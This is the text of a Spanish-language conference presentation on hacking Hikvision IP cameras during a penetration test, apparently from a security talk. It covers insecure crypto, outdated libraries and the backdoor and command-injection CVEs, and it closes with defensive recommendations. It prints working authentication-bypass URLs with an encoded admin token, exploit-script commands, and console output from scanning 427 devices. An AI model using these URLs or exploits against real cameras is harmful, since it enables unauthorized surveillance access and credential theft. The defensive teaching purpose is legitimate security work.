Hackeando cámaras en el mundo real

Cómo es hecho y cómo evitar durante la construcción y el despliegue

17 Agosto, 2022

João Moreno Rodrigues Falcão
IoTCSLAC

Quién soy

Red Team, Criptografía y Ingeniería Eléctrica

01.

Trabajo con pruebas de penetración en infraestructuras, sistemas web y APIs. Me encanta investigar y romper IoT y sistemas industriales.

admin:admin s2

02.

Soy estudiante de ingeniería eléctrica, casi de pregrado. Allí aprendí toda la electrónica que necesito para entender los dispositivos SOHO.

Hago parte del IoTCSLAC y de DC-ISSS de IGF.

Agenda

Caso de estudio

Las fallas

Como protegerse


Los dispositivos estudiados

Hikvision


Hangzhou Hikvision Digital Technology Co., Ltd

海康威視


– Hangzhou, Zhejiang, China



Productos accesibles desde la Internet



+500 dispositivos en el cliente



Los defectos encontrados

Algoritmo de comunicación inseguro

Assessment of cyber security of video surveillance cameras supplied in Lithuania
NCSC, 2020

Comunicación sin autenticación de mensajes

Informaciones sobre el dispositivo sin autenticación

Interfaz web sin HTTPS predeterminado

01.

Ataque de texto cifrado

El atacante puede adivinar la clave cuando sabe parte del mensaje

02.

Divulgación de información sensible

El atacante tiene una herramienta para tomar huellas digitales del dispositivo

03.

Ataque de reinyección

Reenvío de paquetes sin conocer el contenido

04.

Ataque de intermediario

El atacante puede interceptar la comunicación HTTP

Bibliotecas desactualizadas y inseguras

Assessment of cyber security of video surveillance cameras supplied in Lithuania
NCSC, 2020

13 vulnerabilidades reportadas

Ser. No.	Software package used in the camera	The version of the package used in the camera	CVE Identification Number of Package Vulnerability	Date of publication of the vulnerability	Vulnerability Threat Score (out of 10)
1	BusyBox	1.19.3	CVE-2018-20679	09-01-2019	5
			CVE-2016-6301	09-12-2016	7.8
			CVE-2015-9261	26-07-2018	4.3
			CVE-2013-1813	23-11-2013	7.2
			CVE-2011-2716	03-07-2012	6.8
2	iptables	1.4.18	CVE-2012-2663	15-02-2014	7.5
3	WPA_Supplicant	0.7.2	CVE-2019-11555	26-04-2019	4.3
			CVE-2019-16275	12-09-2019	3.3
			CVE-2015-4142	15-06-2015	4.3
			CVE-2015-4141	15-06-2015	4.3
4	OpenSSL	1.0.1l	CVE-2017-3735	28-08-2017	5

Compatible solo con navegadores obsoletos y inseguros

Assessment of cyber security of video surveillance cameras supplied in Lithuania
NCSC, 2020

Ser. No.	Browser, version, operating system	Browser Agent	Date of issue	Success in using control panel of the camera
1	Firefox 75 Linux	Mozilla/5.0 (X11; Linux x86_64; rv:75.0) Gecko/20100101 Firefox/75.0	2020	No
2	Firefox 75 Windows	Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:75.0) Gecko/20100101 Firefox/75.0	2020	No
3	Chrome 81 Linux	Mozilla/5.0 (X11; Linux x86_64)	2020	No
		AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.122 Safari/537.36		
4	Opera 69	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/82.0.4062.3 Safari/537.36 OPR/69.0.3623.0 (Edition developer)	2020	No
5	Safari 12 Mac OS X	Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_4 Supplemental Update) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.1.1 Safari/605.1.15	2019	Yes
6	Edge 44	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/64.0.3282.140 Safari/537.36 Edge/18.17763	2019	No
7	Firefox 56	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:56.0) Gecko/20100101 Firefox/56.0	2017	No
8	Opera 12.14	Opera/12.80 (Windows NT 5.1; U; en) Presto/2.10.289 Version/12.02	2016	Yes
9	Firefox 33	Mozilla/5.0 (Windows NT 6.1; WOW64; rv:33.0) Gecko/20120101 Firefox/33.0	2014	Yes
10	Chrome 34	Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/34.0.1847.116 Safari/537.36 Mozilla/5.0	2014	Yes

Backdoor en lo sistema de autenticación

CVE-2017-7921 Monte Crypto, 2017

Sacar una foto

http://camera.ip/onvif-http/snapshot?auth=YWRtaW46MTEK

Es posible autenticar por el un token con la contraseña:
admin:11

Descargar las configuraciones del dispositivo

http://camera.ip/System/configurationFile?auth=YWRtaW46MTEK

El archivo es cifrado, pero utiliza criptografía simétrica.

Recuperar la contraseña de login

```
python3 CVE_2017_7921_EXP.py
-t ./targets.txt run
```

Con la clave simétrica leemos la contraseña del dispositivo.

Ejecución arbitraria de código

CVE-2021-36260

Watchful_IP, 2021

01.

Zero click

No se necesita ninguna acción por parte del propietario del dispositivo

02.


Sin autenticación requerida

El atacante no necesita estar autenticado para que funcione

02.


Ataque remoto

Solo es necesaria una conexión de red con el dispositivo



Atacando los dispositivos

```
┌──(venv)─(kali㉿kali)-[~/CVE-2017-7921-EXP]
└─$ python3 CVE_2017_7921_EXP.py -t ./hikivision.txt run
There are 427 targets
[redacted]dmin,[redacted]
[redacted],failed
[redacted],failed
[redacted],failed
[redacted],failed
[redacted],admin,[redacted]
[redacted],failed
[redacted],admin,[redacted]
[redacted],failed
[redacted],admin,[redacted]
[redacted],failed
[redacted],failed
[redacted],failed
[redacted]failed
[redacted]failed
[redacted]admin,[redacted]
[redacted],failed
[redacted],failed
[redacted],failed
[redacted],failed
[redacted]admin,[redacted]
[redacted]failed
[redacted],failed
[redacted],failed
[redacted]failed
```



CVE-2017-7921
427 dispositivos
73 vulnerables

Atacando los dispositivos

```
┌──(kali㉿kali)-[~/CVE-2021-36260]
└─$ ./CVE-2021-36260.sh hikivision.txt
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[+] Remote is not vulnerable (Code: 200)
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[+] Remote is not vulnerable (Code: 200)
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[+] Remote is not vulnerable (Code: 200)
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[-] Could not verify if vulnerable (Code: 500)
[*] Hikvision
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[+] Remote is not vulnerable (Code: 200)
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[+] Remote is not vulnerable (Code: 200)
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
```

```
[*] Checking remote
[i] ETag:
[!] Remote is verified exploitable
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[!] Remote is verified exploitable
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[!] Remote is verified exploitable
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[!] Remote is verified exploitable
[*] Hikvision CVE-2021-36260
[*] PoC by bashis <mcw noemail eu> (2021)
[*] Checking remote
[i] ETag:
[!] Remote is verified exploitable
```

CVE-2021-36260
427 dispositivos
143 vulnerables


Recomendaciones para protección

La criptografía y la aceleración en hardware

Eficiencia energética


División de tareas

Gestión de claves



ZeptoLabs - Bitfury

Use bibliotecas de confianza y actualice siempre



Facilite el proceso de actualización

Utiliza algoritmos criptográficos populares

No crees backdoors

DESAFÍO: ¿Como hacer un arranque seguro de dispositivos IoT?


HTTPS sin avisos

El usuario no puede seleccionar un aviso que la comunicación no es segura

Arranque sin contraseñas predeterminadas

Hay discusiones en IETF

draft-irtf-t2trg-secure-bootstrapping-02



Participa-te de las discusiones en IETF y utilice las RFCs creadas

En IETF hay discusiones sobre mejores practicas en el desarrollo de aparatos seguros y creación de estándares seguros

¡Únete!

Somos un grupo multidisciplinario latino americano y caribeño, para promover, difundir e implementar la tecnología IoT desde la óptica de estándares, normas y buenas prácticas internacionales.

IoTCiberSecLAC

